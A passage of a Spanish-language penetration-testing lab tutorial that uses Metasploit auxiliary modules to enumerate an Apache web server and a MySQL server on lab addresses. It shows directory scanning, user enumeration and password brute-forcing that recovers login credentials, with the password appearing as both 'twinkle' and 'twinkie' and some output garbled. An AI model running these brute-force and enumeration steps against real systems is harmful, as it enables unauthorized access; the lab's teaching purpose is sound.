RHOST => 192.180.80.3
msf6 >
```

Ahora buscaremos un auxiliary para el puerto 80 http:

```

61 auxiliary/scanner/http/svn_scanner          .      normal No   HTTP Subversion Scanner
62 auxiliary/scanner/http/verb_auth_bypass     .      normal No   HTTP Verb Authentication Bypass Scanner
63 auxiliary/scanner/http/http_version         .      normal No   HTTP Version Detection
64 auxiliary/scanner/http/vhost_scanner        .      normal No   HTTP Virtual Host Brute Force Scanner
65 auxiliary/scanner/http/web_vuln_db          .      normal No   HTTP Vuln Scanner
66 auxiliary/scanner/http/webdav_internal_ip    .      normal No   HTTP WebDAV Internal IP Scanner
67 auxiliary/scanner/http/webdav_scanner       .      normal No   HTTP WebDAV Scanner
68 auxiliary/scanner/http/webdav_website_content.      normal No   HTTP WebDAV Website Content Scanner
69 auxiliary/scanner/http/http_put             .      normal No   HTTP Writable Path PUT/DELETE File Access
70      \_ action: DELETE                      .      .      Delete remote file
71      \_ action: PUT                         .      .      Upload local file
72 auxiliary/scanner/http/trace_axd            .      normal No   HTTP trace.axd Content Scanner
73 auxiliary/scanner/http/httpbl_lookup        .      normal No   Http:BL Lookup
74 auxiliary/scanner/http/httpdasm_directory_traversal.      normal No   Httpdasm Directory Traversal
75 auxiliary/admin/http/intersil_pass_reset    2007-09-10  normal Yes  Intersil (Boa) HTTPd Basic Authentication Passwo
76 auxiliary/scanner/http/log4shell_scanner    2021-12-09  normal No   Log4Shell HTTP Scanner
77      \_ AKA: Log4Shell                     .      .      .
78      \_ AKA: LogJam                        .      .      .
79 auxiliary/dos/http/ms15_034_ulonglongadd    .      normal Yes  MS15-034 HTTP Protocol Stack Request Handling De
80 auxiliary/scanner/http/ms15_034_http_sys_memory_dump.      normal Yes  MS15-034 HTTP Protocol Stack Request Handling HT
sclosure
81 auxiliary/dos/http/metasploit_httpandler_dos.      2019-09-04  normal No   Metasploit HTTP(S) handler DoS
82 auxiliary/scanner/http/iis_internal_ip        .      normal No   Microsoft IIS HTTP Internal IP Disclosure
83 auxiliary/dos/http/monkey_headers           2013-05-30  normal No   Monkey HTTPD Header Parsing Denial of Service (D
84 auxiliary/dos/http/nodejs_pipelineing       2013-10-18  normal Yes  Node.js HTTP Pipelining Denial of Service
85 auxiliary/scanner/http/groupwise_agents_http_traversal.      normal No   Novell Groupwise Agents HTTP Directory Traversal
86 auxiliary/scanner/http/owa_iis_internal_ip    .      normal No   Outlook Web App (OWA) / Client Access Server (CA
louser
87 auxiliary/admin/http/scrutinizer_add_user    2012-07-27  normal No   Plixer Scrutinizer NetFlow and sFlow Analyzer HT
88 auxiliary/dos/http/webrick_regex            2008-08-08  normal No   Ruby WEBrick::HTTP::DefaultFileHandler DoS
89 auxiliary/dos/windows/http/http_sys_accept_encoding_dos_cve_2021_31166 2021-05-11  normal No   Windows IIS HTTP Protocol Stack DOS

Interact with a module by name or index. For example info 89, use 89 or use auxiliary/dos/windows/http/http_sys_accept_encoding_dos_cve_2021_31166

msf6 > use 63
msf6 auxiliary(scanner/http/http_version) > 

msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name  Current Setting  Required  Description
_____
Proxies no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.180.80.3 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  80           yes        The target port (TCP)
SSL    false         no         Negotiate SSL/TLS for outgoing connections
THREADS 1           yes        The number of concurrent threads (max one per host)
VHOST   no           HTTP server virtual host

View the full module info with the info, or info -d command.

```

*NOTA: si el sitio web estuviera con el certificado SSL, tendríamos que cambiar el valor de SSL a true, pero no es nuestro caso*

```

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.180.80.3:80 Apache/2.4.18 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 

```

Una vez identificado la versión, buscaremos un auxiliary para esa versión pasaremos a analizar la cabeza de la página web, dependiendo si está bien estructurada o no, obtendremos mucha información:

```

0 auxiliary/scanner/http/http_header
1 exploit/multi/http/joomla_http_header_rce 2015-12-14 normal No HTTP Header Detection
                                              excellent Yes Joomla HTTP Header Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/joomla_http_header_rce

msf6 auxiliary(scanner/http/http_header) > use 0
msf6 auxiliary(scanner/http/http_header) > show options
[-] Unknown command: shop. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/http/http_header) > show options

Module options (auxiliary/scanner/http/http_header):
Name      Current Setting      Required  Description
HTTP_METHOD HEAD                yes       HTTP Method to use, HEAD or GET (Accepted: GET, HEAD)
IGN_HEADER Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges   yes       List of headers to ignore, separated by comma
Proxies
RHOSTS    192.180.80.3          yes
RPORT     80                   yes
SSL       false                no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                    yes
THREADS   1                    yes
VHOST

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_header) > exploit

[*] 192.180.80.3:80 : CONTENT-TYPE: text/html
[*] 192.180.80.3:80 : LAST-MODIFIED: Wed, 28 Aug 2024 08:56:57 GMT
[*] 192.180.80.3:80 : SERVER: Apache/2.4.18 (Ubuntu)
[*] 192.180.80.3:80 : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_header) >

```

Ahora veremos como acceder a algunos directorios ocultos a los que no podríamos tener acceso de primeras. Vamos a descargar y analizar el archivo robots.txt

```

msf6 auxiliary(scanner/http/http_header) > use 0
msf6 auxiliary(scanner/http/robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):
Name      Current Setting      Required  Description
PATH      /                    yes       The test path to find robots.txt file
Proxies
RHOSTS   192.180.80.3          yes
RPORT     80                   yes
SSL       false                no        Negotiate SSL/TLS for outgoing connections
THREADS   1                    yes
VHOST

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/robots_txt) > exploit

[*] [192.180.80.3] /robots.txt found
[*] Contents of Robots.txt:
# robots.txt for attackdefense
User-agent: test
# Directories
Allow: /webmail

User-agent: *
# Directories
Disallow: /data
Disallow: /secure

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/robots_txt) >

```

Hemos obtenido dos rutas /data y /secure

Vamos a descargar la página de /data para analizarla:

```
msf6 auxiliary(scanner/http/robots_txt) > curl http://192.180.80.3/data/
[*] exec: curl http://192.180.80.3/data/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /data</title>
</head>
<body>
<h1>Index of /data</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th></tr>
<tr><td><a href="?C=D;O=A">Description</a></td><td><br></td><td><br></td><td><br></td></tr>
<tr><td align="top"></td><td><a href="/">Parent Directory</a></td><td>&ampnbsp</td><td align="right"> - </td><td>&ampnbsp</td></tr>
</table>
<address>Apache/2.4.18 (Ubuntu) Server at 192.180.80.3 Port 80</address>
</body></html>
msf6 auxiliary(scanner/http/robots_txt) >
```

En este caso el directorio que nos interesa es /secure porque nos pide que nos autentiquemos para poder entrar, por lo cual llegaría a ser un panel de administrador

```
msf6 auxiliary(scanner/http/robots_txt) > curl http://192.180.80.3/secure/
[*] exec: curl http://192.180.80.3/secure/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 192.180.80.3 Port 80</address>
</body></html>
msf6 auxiliary(scanner/http/robots_txt) >
```

¿Cómo accedemos? Fuerza bruta

Pero antes buscaremos un auxiliar llamado escáner de directorio:

Name	Current Setting	Required	Description
DICTIIONARY	/usr/share/metasploit-framework/data/wmap/wmap_dirs.txt	no	Path of wordlist to use.
PATH	/	yes	The path to scan.
Proxies		no	A proxy chain to use.
RHOSTS	192.180.80.3	yes	The target host(s).
RPORT	80	yes	The target port(s).
SSL	false	no	Negotiate SSL/TLS.
THREADS	1	yes	The number of threads to use.
VHOST		no	HTTP server virtual host.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 192.180.80.3
^[[B^[[B^[[B^[[B[+] Found http://192.180.80.3:80/cgi-bin/ 404 (192.180.80.3)
^[[B^[[B^[[B^[[B^[[B[+] Found http://192.180.80.3:80/data/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/doc/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/downloads/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/icons/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/manual/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/secure/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/users/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/uploads/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/web_app/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/view/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/webadmin/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/webmail/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/webdb/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/webdav/ 404 (192.180.80.3)
[*] Found http://192.180.80.3:80/~nobody/ 404 (192.180.80.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

Como podemos ver, estos directorios no los pudo sacar robots.txt, estaban escondidos, por lo cual ahora podemos explorar más afondo

Ahora... ¿cómo podemos acceder a los archivos? mediante fuerza bruta, que no es lo mismo que hacer fuerza bruta a los directorios. Nuestro objetivo es ver que contiene cada directorio, sus archivos:

```
msf6 auxiliary(scanner/http/dir_scanner) > search files_dir

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/http/files_dir  .           normal  No    HTTP Interesting File Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/files_dir
msf6 auxiliary(scanner/http/dir_scanner) > use 0
```

```
msf6 auxiliary(scanner/http/files_dir) > exploit

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[+] Found http://192.180.80.3:80/file.backup 200
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[+] Found http://192.180.80.3:80/code.c 200
[*] Using code '404' as not found for files with extension .cfg
[+] Found http://192.180.80.3:80/code.cfg 200
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[+] Found http://192.180.80.3:80/index.html 200
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://192.180.80.3:80/test.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension .
[+] Found http://192.180.80.3:80/cgi-bin 301
[+] Found http://192.180.80.3:80/data 301
[+] Found http://192.180.80.3:80/doc 301
```

```
[+] Found http://192.180.80.3:80/manual 301
[+] Found http://192.180.80.3:80/secure 401
[+] Found http://192.180.80.3:80/uploads 301
[+] Found http://192.180.80.3:80/users 301
[+] Found http://192.180.80.3:80/view 301
[+] Found http://192.180.80.3:80/webadmin 301
[+] Found http://192.180.80.3:80/webdav 401
[+] Found http://192.180.80.3:80/webmail 301
[+] Found http://192.180.80.3:80/~mail 403
[+] Found http://192.180.80.3:80/~bin 403
[+] Found http://192.180.80.3:80/~sys 403
[*] Using code '404' as not found for files with extension
[+] Found http://192.180.80.3:80/cgi-bin 301
[+] Found http://192.180.80.3:80/data 301
[+] Found http://192.180.80.3:80/doc 301
[+] Found http://192.180.80.3:80/downloads 301
[+] Found http://192.180.80.3:80/manual 301
[+] Found http://192.180.80.3:80/secure 401
[+] Found http://192.180.80.3:80/uploads 301
[+] Found http://192.180.80.3:80/users 301
[+] Found http://192.180.80.3:80/view 301
[+] Found http://192.180.80.3:80/webadmin 301
[+] Found http://192.180.80.3:80/webdav 401
[+] Found http://192.180.80.3:80/webmail 301
[+] Found http://192.180.80.3:80/~bin 403
[+] Found http://192.180.80.3:80/~mail 403
[+] Found http://192.180.80.3:80/~sys 403
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) >
msf6 auxiliary(scanner/http/files_dir) > █
```

Nuestro plan, sigue siendo acceder a /secure, pero nos pide un usuario y una contraseña ¿Cómo lo haremos? Fuerza bruta

Buscaremos un auxiliar llamado http\_login y buscaremos el que dice HTTP Login...

```
msf6 auxiliary(scanner/http/files_dir) > search http_login
Matching Modules

# Name
0 auxiliary/scanner/http/dlink_dir_300_615_http_login
1 auxiliary/scanner/http/dlink_dir_session_cgi_http_login
2 auxiliary/scanner/http/dlink_dir_615h_http_login
3 auxiliary/scanner/http/http_login
4 auxiliary/scanner/vmware/vmware_http_login

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/vmware_http_login
msf6 auxiliary(scanner/http/files_dir) > use 3
msf6 auxiliary(scanner/http/http_login) > show options
```

Una vez ajustado el auxiliar, mostraremos las opciones que tenemos que marcar dentro:

Set AUTH\_URI /secure/

unset USERPASS\_FILE (no nos hace falta porque ya tenemos la lista de usuarios y contraseña por defecto)

```
msf6 auxiliary(scanner/http/http_login) > show options
Module options (auxiliary/scanner/http/http_login):
=====
Name          Current Setting      Required  Description
----          -----                -----    
ANONYMOUS_LOGIN    false           no        Attempt to login with a blank username and password
AUTH_URI          /secure/         yes       The URI to authenticate against (default:auto)
BLANK_PASSWORDS   false           no        Try blank passwords for all users
BROUFORCE_SPEED  1               yes      How fast to bruteforce from 0 to 5
DB_ALL_CREDITS   false           no        Try all credentials stored in the current database
DB_ALL_PASS       false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/http_d
                  efault_pass.txt      no        File containing passwords, one per line
Proxies
REQUESTTYPE      GET             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           192.180.80.3     yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                  tml
PORT              80               yes      The target port (TCP)
SSL               false            no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false            yes      Stop guessing when a credential works for a host
THREADS          1               yes      The number of concurrent threads (max one per host)
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/http_d
                  efault_users.txt      no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false            no        Try the username as the password for all users
USER_FILE         /usr/share/metasploit-framework/data/wordlists/http_d
                  efault_users.txt      no        File containing users, one per line
VERBOSE          true             yes      Whether to print output for all attempts
VHOST
```

En este caso, no ha funcionado ningún usuario y contraseña:

```

msf6 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://192.180.80.3:80/secure/
[-] 192.180.80.3:80 - Failed: 'admin:admin'
[-] 192.180.80.3:80 - Failed: 'admin:password'
[-] 192.180.80.3:80 - Failed: 'admin:manager'
[-] 192.180.80.3:80 - Failed: 'admin:letmein'
[-] 192.180.80.3:80 - Failed: 'admin:cisco'
[-] 192.180.80.3:80 - Failed: 'admin:default'
[-] 192.180.80.3:80 - Failed: 'admin:root'
[-] 192.180.80.3:80 - Failed: 'admin:apc'
[-] 192.180.80.3:80 - Failed: 'admin:pass'
[-] 192.180.80.3:80 - Failed: 'admin:security'
[-] 192.180.80.3:80 - Failed: 'admin:user'
[-] 192.180.80.3:80 - Failed: 'admin:system'
[-] 192.180.80.3:80 - Failed: 'admin:sys'
[-] 192.180.80.3:80 - Failed: 'admin:none'
[-] 192.180.80.3:80 - Failed: 'admin:xampp'
[-] 192.180.80.3:80 - Failed: 'admin:wampp'
[-] 192.180.80.3:80 - Failed: 'admin:ppmax2011'
[-] 192.180.80.3:80 - Failed: 'admin:turnkey'
[-] 192.180.80.3:80 - Failed: 'admin:vagrant'
[-] 192.180.80.3:80 - Failed: 'manager:admin'
[-] 192.180.80.3:80 - Failed: 'manager:password'
[-] 192.180.80.3:80 - Failed: 'manager:manager'
[-] 192.180.80.3:80 - Failed: 'manager:letmein'
[-] 192.180.80.3:80 - Failed: 'manager:cisco'
[-] 192.180.80.3:80 - Failed: 'manager:default'
[-] 192.180.80.3:80 - Failed: 'manager:root'
[-] 192.180.80.3:80 - Failed: 'manager:apc'
[-] 192.180.80.3:80 - Failed: 'manager:pass'
[-] 192.180.80.3:80 - Failed: 'manager:security'
[-] 192.180.80.3:80 - Failed: 'manager:user'
[-] 192.180.80.3:80 - Failed: 'manager:system'
[-] 192.180.80.3:80 - Failed: 'manager:sys'
[-] 192.180.80.3:80 - Failed: 'manager:none'

```

Vamos a probar con otros diccionarios de usuarios y contraseñas.

Tampoco nos dio resultado. Vamos a probar con un diccionario de usuarios más específicos de apache, por ejemplo:

```

msf6 auxiliary(scanner/http/http_login) > search apache_userdir_enum
Matching Modules
=====
Module      Name          Description
-----      ----          -----
0  auxiliary/scanner/http/apache_userdir_enum  Apache "mod_userdir" User Enumeration

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/apache_userdir_enum

msf6 auxiliary(scanner/http/http_login) > use 0
msf6 auxiliary(scanner/http/apache_userdir_enum) > show options
Module options (auxiliary/scanner/http/apache_userdir_enum):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
BRUTEFORCE_SPEED   5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false        no       Try each user/password couple stored in the current database
DB_ALL_PASS        false        no       Add all passwords in the current database to the list
DB_ALL_USERS       false        no       Add all users in the current database to the list
DB_SKIP_EXISTING   none         no      Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
Proxies          none         no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.180.80.3    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80           yes      The target port (TCP)
SSL              false        no       Negotiate SSL/TLS for outgoing connections
TARGETURI        /           yes      The path to users Home Page
THREADS          1           yes      The number of concurrent threads (max one per host)
USERNAME          ''           no      A specific username to authenticate as
USER_FILE        /usr/share/metasploit-framework/data/wordlists/unix_u
sernames.txt     yes      File containing users, one per line
VERBOSE          true         yes      Whether to print output for all attempts
VHOST            ''           no      HTTP server virtual host

```

También cambiaremos el diccionario por defecto por uno más “común”:

```
msf6 auxiliary(scanner/http/apache_userdir_enum) > exploit
[+] http://192.180.80.3/ - Apache UserDir: 'backup' found
[+] http://192.180.80.3/ - Apache UserDir: 'bin' found
[+] http://192.180.80.3/ - Apache UserDir: 'daemon' found
[+] http://192.180.80.3/ - Apache UserDir: 'games' found
[+] http://192.180.80.3/ - Apache UserDir: 'gnats' found
[+] http://192.180.80.3/ - Apache UserDir: 'irc' found
[+] http://192.180.80.3/ - Apache UserDir: 'list' found
[+] http://192.180.80.3/ - Apache UserDir: 'lp' found
[+] http://192.180.80.3/ - Apache UserDir: 'mail' found
[+] http://192.180.80.3/ - Apache UserDir: 'man' found
[+] http://192.180.80.3/ - Apache UserDir: 'news' found
[+] http://192.180.80.3/ - Apache UserDir: 'nobody' found
[+] http://192.180.80.3/ - Apache UserDir: 'proxy' found
[+] http://192.180.80.3/ - Apache UserDir: 'sync' found
[+] http://192.180.80.3/ - Apache UserDir: 'sys' found
[+] http://192.180.80.3/ - Apache UserDir: 'uucp' found
[+] http://192.180.80.3/ - Apache UserDir: 'bob' found
[+] http://192.180.80.3/ - Apache UserDir: 'alice' found
[*] http://192.180.80.3/ - Users found: alice, backup, bin, bob, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, proxy, sync, sys, uucp
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_userdir_enum) > 
```

Mágia!

Ahora volvemos a donde estábamos antes y ponemos esta lista de usuarios e intentaremos saber su contraseña mediante fuerza bruta.

```
[+] 192.180.80.3:80 - Failed: 'bob:madison'
[-] 192.180.80.3:80 - Failed: 'bob:mother'
[+] 192.180.80.3:80 - Success: 'bob:123321'
[-] 192.180.80.3:80 - Failed: 'alice:admin'
[-] 192.180.80.3:80 - Failed: 'alice:123456'
[-] 192.180.80.3:80 - Failed: 'alice:12345'
[-] 192.180.80.3:80 - Failed: 'alice:123456789'
```

¡¡Lo tenemos!!

Resumen de todos los auxiliarys que hemos usado:

<a href="#">auxiliary/scanner/http/apache_userdir_enum</a>	<a href="#">auxiliary/scanner/http/brute_dirs</a>
<a href="#">auxiliary/scanner/http/dir_scanner</a>	<a href="#">auxiliary/scanner/http/dir_listing</a>
<a href="#">auxiliary/scanner/http/http_put</a>	<a href="#">auxiliary/scanner/http/files_dir</a>
<a href="#">auxiliary/scanner/http/http_login</a>	<a href="#">auxiliary/scanner/http/http_header</a>
<a href="#">auxiliary/scanner/http/http_version</a>	<a href="#">auxiliary/scanner/http/robots_txt</a>

## MySQL Enumeration

Ejecutamos el servicio Postgresql para activar la base de datos de metasploit.

Una vez iniciada la base de datos, vamos a poner por defecto que la IP que queremos analizar sea la máquina objetivo: \$setg RHOSTS <target\_ip> \$setg RHOST <target\_ip>

Bien, ahora queremos saber cuál es la versión de MySQL, por lo cual tendremos que buscar un auxiliary específico para ello:

```
msf6 > search type:auxiliary name:mysql
Matching Modules

#  Name
-  --
0 auxiliary/server/capture/mysql
1 auxiliary/scanner/mysql/mysql_writable_dirs
2 auxiliary/scanner/mysql/mysql_file_enum
3 auxiliary/scanner/mysql/mysql_hashdump
4 auxiliary/scanner/mysql/mysql_schemadump
5 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09
6 auxiliary/admin/mysql/mysql_enum
7 auxiliary/scanner/mysql/mysql_login
8 auxiliary/admin/mysql/mysql_sql
9 auxiliary/scanner/mysql/mysql_version

Disclosure Date  Rank  Check  Description
.              normal No   Authentication Capture: MySQL
.              normal No   MySQL Directory Write Test
.              normal No   MySQL File/Directory Enumerator
.              normal No   MySQL Password Hashdump
.              normal No   MySQL Schema Dump
.              normal No   MySQL Authentication Bypass Password Dump
.              normal No   MySQL Enumeration Module
.              normal No   MySQL Login Utility
.              normal No   MySQL SQL Generic Query
.              normal No   MySQL Server Version Enumeration

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/mysql/mysql_version

msf6 > use 9
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION          no           The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
```

```
msf6 auxiliary(scanner/mysql/mysql_version) > exploit
[*] 192.179.1.3:3306 - 192.179.1.3:3306 is running MySQL 5.5.61-0ubuntu0.14.04.1 (protocol 10)
[*] 192.179.1.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

El siguiente paso es conocer las credenciales de la base de datos que tiene MySQL

¿Cómo lo vamos a conseguir? Fuerza bruta

Como ya sabemos el usuario con todos los permisos es root por lo cual solo buscaremos la contraseña de este. Primero buscaremos el auxiliar mysql\_login y lo configuraremos de la siguiente manera:

```

emulator_config.yaml          ipan      meterpreter      nettcodw      vncolt,x60,0.0.0.0
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting          Required  Description
----          -----          -----          -----
ANONYMOUS_LOGIN    false          yes        Attempt to login with a blank username and password
BLANK_PASSWORDS   true          no         Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes        How fast to bruteforce, from 0 to 5
CreateSession     false          no         Create a new session for every successful login
DB_ALL_CREDS     false          no         Try each user/password couple stored in the current database
DB_ALL_PASS      false          no         Add all users in the current database to the list
DB_ALL_USERS     false          no         Add all users in the current database to the list
DB_SKIP_EXISTING none          no         Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          none          no         A specific password to authenticate with
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/unix_p...  no         File containing passwords, one per line
Proxies          :             no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.179.1.3       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h...
PORT             3306          yes        The target port (TCP)
STOP_ON_SUCCESS  false          yes        Stop guessing when a credential works for a host
THREADS          1            yes        The number of concurrent threads (max one per host)
USERNAME         root          no         A specific username to authenticate as
USERPASS_FILE    :             no         File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no         Try the username as the password for all users
USER_FILE        :             no         File containing usernames, one per line
VERBOSE          true          yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

```

```

[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root@lind (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:leanne (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:sandy (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:marie (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:anita (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:lover1 (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[-] 192.179.1.3:3306  - 192.179.1.3:3306  - LOGIN FAILED: root:chicago (Incorrect: Access denied for user 'root'@'INE' (using password: YES))
[+] 192.179.1.3:3306  - 192.179.1.3:3306  - Success: 'root:twinkle'
[*] 192.179.1.3:3306  - Scanned 1 of 1 hosts (100% complete)
[*] 192.179.1.3:3306  - Bruteforce completed, 1 credential was successful.
[*] 192.179.1.3:3306  - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

Ahora seguimos con la enumeración de mysql. Para ello buscaremos un auxiliar específico como mysql\_enum y lo configuraremos:

```

msf6 auxiliary(admin/mysql/mysql_enum) > search mysql_enum
Matching Modules

# Name Disclosure Date Rank Check Description
- auxiliary/admin/mysql/mysql_enum . normal No MySQL Enumeration Module

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_enum

msf6 auxiliary(admin/mysql/mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

Used when connecting via an existing SESSION:

Name Current Setting Required Description
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:

Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS 192.179.1.3 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3306 no The target port (TCP)
USERNAME no The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD twinkie
PASSWORD => twinkie

```

Como ya sabemos el usuario y contraseña lo configuramos y explotamos, lo cual nos dará información super útil:

```

msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD twinkie
PASSWORD => twinkie
msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 192.179.1.3

[*] 192.179.1.3:3306 - Running MySQL Enumerator ...
[*] 192.179.1.3:3306 - Enumerating Parameters
[*] 192.179.1.3:3306 - MySQL Version: 5.5.61-0ubuntu0.14.04.1
[*] 192.179.1.3:3306 - Compiled for the following OS: debian-linux-gnu
[*] 192.179.1.3:3306 - Architecture: x86_64
[*] 192.179.1.3:3306 - Server Hostname: demo.ine.local
[*] 192.179.1.3:3306 - Data Directory: /var/lib/mysql/
[*] 192.179.1.3:3306 - Logging of queries and logins: OFF
